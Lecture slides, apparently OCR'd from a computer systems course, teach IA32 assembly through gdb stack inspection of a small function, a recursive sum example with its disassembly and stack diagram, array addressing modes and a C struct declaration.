
- nexti 5
- disassemble adder
- print $esp
- print $ebp
- x/16x $ebp - 0x30

  - *The **0x28** is at -0x4(%ebp)*
  - *Where the local variable is*



COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 50...

```
(gdb) disassemble adder

Dump of assembler code for function adder:
   0x5655619f <+0>:     push   %ebp
   0x565561a0 <+1>:     mov    %esp,%ebp
   0x565561a2 <+3>:     sub    $0x10,%esp
   0x565561a5 <+6>:     mov    -0x4(%ebp),%eax
   0x565561a8 <+9>:     add    $0x2,%eax
=> 0x565561ab <+12>:    leave
   0x565561ac <+13>:    ret
End of assembler dump.
(gdb) print $esp

$18 = (void *) 0xffffd498
(gdb) print $ebp

$19 = (void *) 0xffffd4a8
(gdb) 
```



COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 77×6

```

0xffffd478:     0xf7ffd608      0x00000000      0xf7ffcff4      0x0000002c
0xffffd488:     0x00000000      0xffffdfdb      0xf7fc7550      0x00000000
0xffffd498:     0xf7c1ca4f      0xf7e1d048      0xf7fc14b0      0x00000028
0xffffd4a8:     0xffffd4c8      0x565561c8      0xffffd4f0      0xf7fc1688
(gdb) 
```


Kahoot!

Ch 4a

8.6. Recursion


C Sumr

- Totals integers from 1 through ***n***
- sumr() recursively calls itself



```c
int sumr(int n) {
    int result;
    if (n <= 0) {
        return 0;
    }
    result = sumr(n-1);
    result += n;
    return result;
}
```

Animation



sumr:

```
  <+0>:     push   %ebp
  <+1>:     mov    %esp,%ebp
  <+3>:     sub    $0x8,%esp
  <+6>:     cmpl   $0x0,0x8(%ebp)
  <+10>:    jg     <sumr+19>
  <+12>:    mov    $0x0,%eax
  <+17>:    jmp    <sumr+38>
  <+19>:    mov    0x8(%ebp),%eax
  <+22>:    sub    $0x1,%eax
➡ <+25>:    mov    %eax,(%esp)
  <+28>:    call   <sumr+0>
  <+33>:    mov    0x8(%ebp),%edx
  <+36>:    add    %edx,%eax
  <+38>:    leave
  <+39>:    ret
```

Registers	
%eax	1
%edx	4
%esp	0x414
%ebp	0x41c

Stack "top"

0x414	1
0x418	
0x41c	0x42c
0x420	return address
0x424	2
0x428	
0x42c	0xf0c
0x430	return address
0x434	3

Stack "bottom"

call stack

Terminal:

```
> ./sum 3
```

- https://diveintosystems.org/book/C8-IA32/recursion.html

8.7. Arrays in Assembly

Arrays

- Declared in C with statements like these:
  - **int arr[5]**
  - **int * arr[5]**
- Or, more generally
  - **Type arr[N]**

Arrays in Assembler

- **%edx** contains the address of **arr**
- **%ecx** contains the value **i**
- **%eax** contains the value **x**





Table 1. Common Array Operations and Their Corresponding Assembly Representations

Operation	Type	Assembly Representation
`x = arr`	`int *`	`movl %edx, %eax`
`x = arr[0]`	`int`	`movl (%edx), %eax`
`x = arr[i]`	`int`	`movl (%edx, %ecx,4), %eax`
`x = &arr[3]`	`int *`	`leal 0xc(%edx), %eax`
`x = arr+3`	`int *`	`leal 0xc(%edx), %eax`
`x = *(arr+3)`	`int`	`movl 0xc(%edx), %eax`

Array with Five Integer Elements


array
Element 0
Element 1
Element 2
Element 3
Element 4
x_0 x_1 x_2 x_3 x_4 x_5 x_6 x_7 x_8 x_9 x_{10} x_{11} x_{12} x_{13} x_{14} x_{15} x_{16} x_{17} x_{18} x_{19}
addresses


- Each element is four bytes long

Skip this section

8.8. Matrices in Assembly

8.9. Structs in Assembly

Example



```
struct studentT {
    char name[64];
    int  age;
    int  grad_yr;
    float gpa;
};

struct studentT student;
```


